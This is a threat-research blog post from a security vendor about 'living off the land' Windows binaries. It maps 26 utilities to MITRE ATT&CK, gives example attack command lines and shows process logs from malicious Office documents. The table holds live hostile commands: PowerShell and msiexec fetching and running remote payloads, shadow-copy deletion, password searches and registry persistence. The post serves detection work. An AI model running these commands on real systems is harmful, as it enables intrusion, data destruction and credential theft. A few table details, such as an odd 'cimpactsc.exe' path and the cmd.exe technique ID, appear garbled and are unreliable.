
LOLBins Are No Laughing Matter: How Attackers Operate Quietly

uptycs.com/blog/lolbins-are-no-laughing-matter



Original research by Pritam Salunkhe and Shilpesh Trivedi

The Uptycs Threat Research team has observed several malicious binaries in our threat intelligence systems using LOLBins in their attack kill chain. LOLBins (short form for Living Off the Land Binaries), are non-malicious native operating system or known software binaries used for performing malicious activities and evading cyber defenses.

The Uptycs Threat research team has created over 300 rules covering different techniques used by LOLBins in the MITRE ATT&CK framework.


In this post, we'll take a look at the LOLBins used by the attackers and how you can use Uptycs EDR detection capabilities to find if these have been used in your environment.

Click here to see the LOLBins MITRE map

LOLBins and Uptycs EDR coverage


Living off the Land binaries exploit the trusted utilities for achieving malicious objectives. They are mostly used by threat actors to stay under the radar and continue malicious activities undetected. In Windows, most of the malware families are taking leverage of LOLBins for a wide variety of phases in the attack kill chain.

Uptycs EDR has a robust coverage for all LOLBAS (Living off the Land Binaries and Scripts) techniques in the wild. Using the data from our customer telemetry and threat intelligence systems, the Uptycs Threat research team has created over 300 rules covering 8 different tactics used by LOLBins in the MITRE ATT&CK framework. The distribution of these rules with the techniques is shown below (see Figure 1).




April - July 2021 LOLBins & MITRE ATT&CK Mapping

Using the data from our in-house threat intelligence systems and customer telemetry, we created a monitoring dashboard of all observed LOLBins. From April 2021 through July 2021, we have observed 26 binaries mostly used as LOLBins by several malware groups. The prevalence of the malicious binaries using the LOLBins is shown below (see Figure 2).



These LOLBins were identified to be exclusively used in the Defense Evasion and Execution phase of the MITRE ATT&CK framework. The distribution of the different ATT&CK tactics used by the attackers leveraging Windows utilities from April 2021 through July 2021 is shown below (see Figure 3).



The table below describes these 26 LOLbins, along with their =MITRE ATT&CK mapping and a command line example.

LOLBin	MITRE ID	MITRE Tactic	Description	Command Line Example
regsvr32.exe	T1218	Defense Evasion	Adversaries may use regsvr32.exe to execute malicious DLLs.	regsvr32 ..\Kro.fis2
rundll32.exe	T1218	Defense Evasion	Adversaries may use rundll32.exe to load malicious DLLs.	rundll32 ..\Kiod.hod2,DllRegisterServer
EQNEDT32.exe	T1203	Execution	Adversaries may exploit CVE-2017-11882 vulnerability in eqnedt32 for remote code execution in target system.	EQNEDT32.EXE -Embedding
Cmd.exe	T0159	Execution	Adversaries may use cmd.exe along with /c or /k parameter to launch other Windows utilities for further attack.	cmd.exe /c reg add HKCU\<Reg Key Path> /d 1q1a1z.bat /f
powershell.exe	T1059	Execution	Adversaries may use powershell.exe to download payloads or execute malicious PowerShell-based tools or scripts.	PowerShell -c (New-Object System.Net.WebClient).DownloadFile('http://w2a0zj.pw/wnxtp2.exe', '.\morose.exe'); Start('.\morose.exe')

attrib.exe	T1564	Defense Evasion	Adversaries may use attrib.exe to hide files for defense evasion on the target system.	"C:\Windows\system32\attrib.exe" +h C:\Users\admin\Pictures\*.* /s
wmic	T1047	Execution	Adversaries may use wmic for execution or performing lateral movement in the target network.	wmic process call create "rundll32.exe C:\ProgramData\lLjlxNACJC.dll CPGenRandom"
schtasks.exe	T1053	Privilege Escalation	Adversaries may abuse schtasks.exe utility to initiate execution or repeat execution of malicious code .	schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I
netsh	T1546	Persistence	Adversaries may use netsh to gain persistence by executing helper DLL.	netsh add helper C:/Users/Public/settingsync.dll
Chrome.exe	T1105	Command and Control	Adversaries can spawn chrome.exe to download malicious files on the target system.	cmd /k start chrome https://onedrive.live.com/embed?cid=880174EF88F116A9
vssadmin.exe	T1490	Impact	Adversaries may use vssadmin.exe to delete volume shadow copies to prevent system recovery.	vssadmin.exe delete shadows /all /quiet
net.exe	T1562	Defense Evasion	Adversaries can use net.exe to stop services on the target system.	C:\Windows\system32\net.exe stop "samss" /y
mshta.exe	T1218	Defense Evasion	Adversaries may abuse mshta.exe to proxy execution of malicious .hta files and Javascript or VBScript.	mshta https://median-researchers.000webhostapp.com/cmd.hta
cscript.exe	T1059	Execution	Adversaries may use cscript.exe to execute VB Scripts.	"C:\Windows\System32\cscript.exe" //NOLOGO ".\XMCO_Snap_Windows_v2.50.vbs"
curl.exe	T1105	Command and Control	Adversaries may use curl.exe to download tools and payloads from remote systems into compromised systems.	curl.exe -o C:\ctf\file.exe https://dforest.watch.impress.co.jp/library/7/7zip/11608/7z1900-x64.exe

certutil.exe	T1140	Defense Evasion	Adversaries may use certutil.exe to encode/decode payload to thwart detections/analysis.	certutil -decode C:\ProgramData\googlelog.txt C:\ProgramData\edge.bat
wscript.exe	T1059	Execution	Adversaries may use wscript.exe to to execute VBA, VBS, JS files.	WScript.exe" "C:\Users\user\Desktop\2.vbs"
msiexec.exe	T1218	Defense Evasion	Adversaries may use msiexec.exe to silently launch local or remote malicious MSI files.	msiExec /i http://hotelcontinental-khenifra.com/ffp/sa6t.msi /qn
csc.exe	T1027	Defense Evasion	Adversaries may use csc.exe tool to compile executables from downloaded C# code.	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cimpactsc.exe" /noconfig /fullpaths @"2vdvx0yh.cmdline"
reg.exe	T1112	Defense Evasion	Adversaries may use reg.exe to query, add or modify Windows registry.	REG ADD \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /V \"Gom Player\" /t REG_SZ /F /D \"C:\\Users\\zinx\\AppData\\Local\\Gom Player.exe
findstr.exe	T1552	Credential Access	Adversaries may search for unsecured credentials which are stored in files in the local system using findstr.exe.	findstr /spin "password" *.*
bitsadmin.exe	T1197	Defense Evasion	Adversaries may abuse bitsadmin (Bits job) to download malicious code	bitsadmin.exe /transfer McbDBJxc https://jrsawesomebuilds.com/some/GHRPLA83D19D037U/doc.txt C:\ProgramData\doc.txt
taskkill.exe	T1489	Impact	Adversaries may use taskkill.exe to kill processes or stop services.	taskkill /im explorer.exe /f
whoami.exe	T1033	Discovery	Adversaries may try to find current logged in user or verify privileges of the user using whoami.exe.	cmd.exe /c whoami.exe /PRIV > file.txt
tasklist.exe	T1057	Discovery	Adversaries may use tasklist.exe to enumerate running processes in the compromised system.	tasklist /nh /fi "imagename eq svhost.exe

verclsid.exe	T1218	Execution	Adversaries may abuse verclsid.exe to execute malicious COM payloads.	verclsid.exe /S /C {E88DCCE0-B7B3-11D1-A9F0-00AA0060FA31} /I {000214E6-0000-0000-C000-000000000046} /X 0x401

LOLBins Observations

Based on the data we obtained from April 2021 through July 2021, we identified the following:

- Most of the LOLBin alerts we have identified have been triggered via decoy macro documents.
- **regsvr32.exe and rundll32.exe** have the highest number of counts as these utilities. These utilities were used exclusively by Qbot and IcedID malwares from the beginning of January 2021, as detailed in our previous blog.
- We have also seen a significant number of Loki and Agent Tesla malware samples exploiting a Microsoft Equation Editor (EE) vulnerability in the EQNEDT32.

We will now cover interesting examples of LOLBins and their corresponding MITRE ATT&CK tactics.


LOLBin - Chrome.exe

Tactic: Command and Control

Hash: eae1b54ba4168e16e951fde291520078d8a5f8b98447cedf5663ae62b9069127

Chrome is the most commonly used browser by most users even though it is not a defaut Windows utility. During June 2021, our threat intelligence systems detected a document “Resume.docx " which spawned a new process of chrome.exe via command line. This activity often goes unnoticed by monitoring solutions.

The document used with chrome.exe to create a new window via command line argument ‘--new-window’ to download the payload from onedrive.com as shown below (see Figure 4).



```
WINWORD.EXE    2304  Process Create  c:\windows\system32\cmd.exe
cmd.exe        2360  Process Start
cmd.exe        2360  Process Create  C:\Windows\System32\Conhost.exe
Conhost.exe   11728  Process Start
cmd.exe        2360  Process Create  C:\Program Files\Google\Chrome\Appli...
chrome.exe    10040  Process Start
chrome.exe    10040  Process Create  C:\Program Files\Google\Chrome\Appli...
chrome.exe     1248  Process Start
chrome.exe    10040  Process Create  C:\Program Files\Google\Chrome\Appli...
chrome.exe     5956  Process Start
chrome.exe    10040  Process Create  C:\Program Files\Google\Chrome\Appli...
chrome.exe    12124  Process Start
chrome.exe    10040  Process Create  C:\Program Files\Google\Chrome\Appli...
chrome.exe     1844  Process Start
chrome.exe    10040  Process Create  C:\Program Files\Google\Chrome\Appli...
chrome.exe     4436  Process Start
chrome.exe    10040  Process Create  C:\Program Files\Google\Chrome\Appli...
chrome.exe     7228  Process Start
```

```
Event Properties
Event | Process | Stack

Date:        23-07-2021 13:14:19.8995677
Thread:      10836
Class:       Process
Operation:   Process Start
Result:      SUCCESS
Path:
Duration:    0.0000000

Parent PID:          2360
Command line:        "C:\Program Files\Google\Chrome\Application\chrome.exe"  --new-window https://onedrive.live.com/embed?cid=880174EF88F116A9
Current directory:   E:\hash.txt_\
```


LOLBin - Schtasks.exe

Tactic: Privilege Escalation

Hash: 6c92ed33934d5a604f57aac4ff33252720354285291791bed88b6f3f15b9631d

Schtasks is used to create scheduled tasks which can be executed from time to time recurrently. We identified a document using schtasks for privilege escalation.

The Excel document we identified launches schtasks via command line to run the existing task named as SilentCleanup.This action is performed to bypass UAC and execute powershell commands in elevated mode as shown below (see Figure 5).



```
EXCEL.EXE      6428  Process Create  C:\Windows\System32\cmd.exe
cmd.exe         224  Process Start
cmd.exe         224  Process Create  C:\Windows\System32\Conhost.exe
Conhost.exe    3136  Process Start
cmd.exe         224  Process Create  C:\Windows\system32\schtasks.exe
schtasks.exe   8832  Process Start
svchost.exe    1892  Process Create  C:\Windows\system32\cmd.exe
cmd.exe        6604  Process Start
schtasks.exe   8832  Process Exit
cmd.exe         224  Process Exit
Conhost.exe    3136  Process Exit
cmd.exe        6604  Process Create  C:\Windows\System32\Conhost.exe
Conhost.exe    8680  Process Start
cmd.exe        6604  Process Create  C:\Windows\System32\WindowsPower...
powershell.exe 8988  Process Start
svchost.exe     868  Process Create  C:\Windows\system32\DllHost.exe
DllHost.exe    5572  Process Start
powershell.exe 8988  Process Exit
```

```
Event Properties
Event | Process | Stack

Date:        22-07-2021 14:01:59.8664141
Thread:      3456
Class:       Process
Operation:   Process Start
Result:      SUCCESS
Path:
Duration:    0.0000000

Parent PID:          224
Command line:        schtasks  /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I
Current directory:   C:\Users\Lunatic0x0\Documents\
Environment:
```


LOLBin - Csc.exe

Tactic: Defense Evasion

Hash: 2048aae014930d195ac0c139c3260928bd25d840ff924fb46d25c79048a9c813

Csc.exe is an inbuilt utility located in the Microsoft.NET\Framework\<Version> folder under the Windows directory. The main purpose of this utility is to compile C# code. As the malicious code isn't compiled, the adversaries may be able to bypass the detection and analysis as it can also be named as legitimate looking documents.

We identified a word document named “contract.docm”, which launches powershell to download the uncompiled C# code. After download is complete, csc.exe compiles the same executable code on the fly as shown below (see Figure 6).



```
13:58:...  WINWORD.EXE     7768  Process Exit                                                 SUCCESS
13:58:...  WINWORD.EXE     7412  Process Create  C:\Windows\System32\WindowsPower...         SUCCESS
13:58:...  powershell.exe  10776 Process Start                                                SUCCESS
13:58:...  DllHost.exe     1356  Process Exit                                                 SUCCESS
13:58:...  powershell.exe  10776 Process Create  C:\Windows\System32\Conhost.exe             SUCCESS
13:58:...  Conhost.exe     9580  Process Start                                                SUCCESS
13:58:...  powershell.exe  10776 Process Create  C:\Windows\Microsoft.NET\Framework...       SUCCESS
13:58:...  csc.exe         11188 Process Start                                                SUCCESS
13:58:...  svchost.exe     868   Process Create  C:\Windows\SysWOW64\DllHost.exe             SUCCESS
13:58:...  DllHost.exe     8380  Process Start                                                SUCCESS
13:58:...  DllHost.exe     8380  Process Exit                                                 SUCCESS
13:58:...  svchost.exe     868   Process Create  C:\Windows\SysWOW64\DllHost.exe             SUCCESS
13:58:...  DllHost.exe     5276  Process Start                                                SUCCESS
13:58:...  svchost.exe     868   Process Create  C:\Windows\system32\DllHost.exe             SUCCESS
13:58:...  DllHost.exe     7668  Process Start                                                SUCCESS
13:58:...  Explorer.EXE    6400  Process Create  C:\Program Files (x86)\Notepad++\note...    SUCCESS
13:58:...  notepad++.exe   8508  Process Start                                                SUCCESS
13:58:...  DllHost.exe     7668  Process Exit                                                 SUCCESS
```

```
Date:        08-07-2021 13:58:15.2665627
Thread:      11184
Class:       Process
Operation:   Process Start
Result:      SUCCESS
Path:
Duration:    0.0000000

Parent PID:          10776
Command line:        "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\Lunatic0x0\AppData\Local\Temp\2vdvx0yh.cmdline"
Current directory:   C:\Users\Lunatic0x0\Documents\
Environment:
                     allusersprofile=C:\ProgramData
```

```
/t:library /utf8output /R:"System.dll"
/R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll"
/R:"System.Core.dll"
/out:"C:\Users\Lunatic0x0\AppData\Local\Temp\2vdvx0yh.dll" /debug- /optimize+ /warnaserror
/optimize+  "C:\Users\Lunatic0x0\AppData\Local\Temp\2vdvx0yh.0.cs"
```


LOLBin - netsh.exe

Tactic: Persistence

Hash: 36b891924e7259d7b517a5f16a108e63aca927da3610b1dcb4dee79a4ccd2223

Netsh is a command-line scripting utility that allows you to display or modify the network configuration. Netsh also has an option to add helper DLLs to extend functionality of the utility.

We identified an excel document that called wmic to create a new process of netsh to register the malicious DLL as the helper DLL as shown below (see Figure 8).



```
EXCEL.EXE        11832 Process Create  C:\Windows\System32\Wbem\wmic.exe      SUCCESS
wmic.exe         9564  Process Start                                          SUCCESS
wmic.exe         9564  Process Create  C:\Windows\System32\Conhost.exe        SUCCESS
Conhost.exe      6512  Process Start                                          SUCCESS
EXCEL.EXE        11832 Process Create  C:\Windows\SYSTEM32\regsvr32.exe       SUCCESS
regsvr32.exe     7432  Process Start                                          SUCCESS
regsvr32.exe     7432  Process Exit                                           SUCCESS
wmiprvse.exe     4144  Process Create  C:\Windows\system32\netsh.exe          SUCCESS
netsh.exe        10520 Process Start                                          SUCCESS
netsh.exe        10520 Process Create  C:\Windows\System32\Conhost.exe        SUCCESS
Conhost.exe      5968  Process Start                                          SUCCESS
wmic.exe         9564  Process Exit                                           SUCCESS
Conhost.exe      6512  Process Exit                                           SUCCESS
netsh.exe        10520 Process Exit                                           SUCCESS
Conhost.exe      5968  Process Exit                                           SUCCESS
BackgroundTra... 7996  Process Exit                                           SUCCESS
svchost.exe      868   Process Create  C:\Windows\system32\BackgroundTra...   SUCCESS
BackgroundTra... 8288  Process Start                                          SUCCESS
```

```
Date:        28-07-2021 20:10:44.7517743
Thread:      880
Class:       Process
Operation:   Process Start
Result:      SUCCESS
Path:
Duration:    0.0000000

Parent PID:          4144
Command line:        netsh add helper C:/Users/Public/settingsync.dll
Current directory:   C:\Windows\system32\
Environment:
```

The path of the DLL is also entered into Windows Registry at HKLM\SOFTWARE\Microsoft\Netsh. This allows adversaries to maintain persistence and the execution of the DLL would take place whenever netsh is launched.

Conclusion

The Uptycs Threat Research team continues to see an increase in the LOLBins used in various stages of the MITRE ATT&CK framework. As most of these utilities are often used for daily activities, it becomes a challenge for traditional security solutions that do not monitor process behavior.

Uptycs’ EDR functionality with suspicious parent/child process relationships, correlation and Threat intelligence provides comprehensive detection and visibility to identify and detect LOLBins malicious activity generically.

Credits: Thanks to our Uptycs Threat Research team member ***Rohit Bhagat*** for maintaining and making enhancements with the threat intelligence portal for identifying the latest LOLBins attacks.

To see more threat research check out the quarterly bulletin below.

Is your organization protected from the latest malware threats?
Find out today in our Quarterly Threat Bulletin!
FREE DOWNLOAD
Quarterly Threat Bulletin
Uptycs

Tag(s): cloud security , threat hunting

Uptycs Threat Research

Research and updates from the Uptycs Threat Research team.

Connect with the author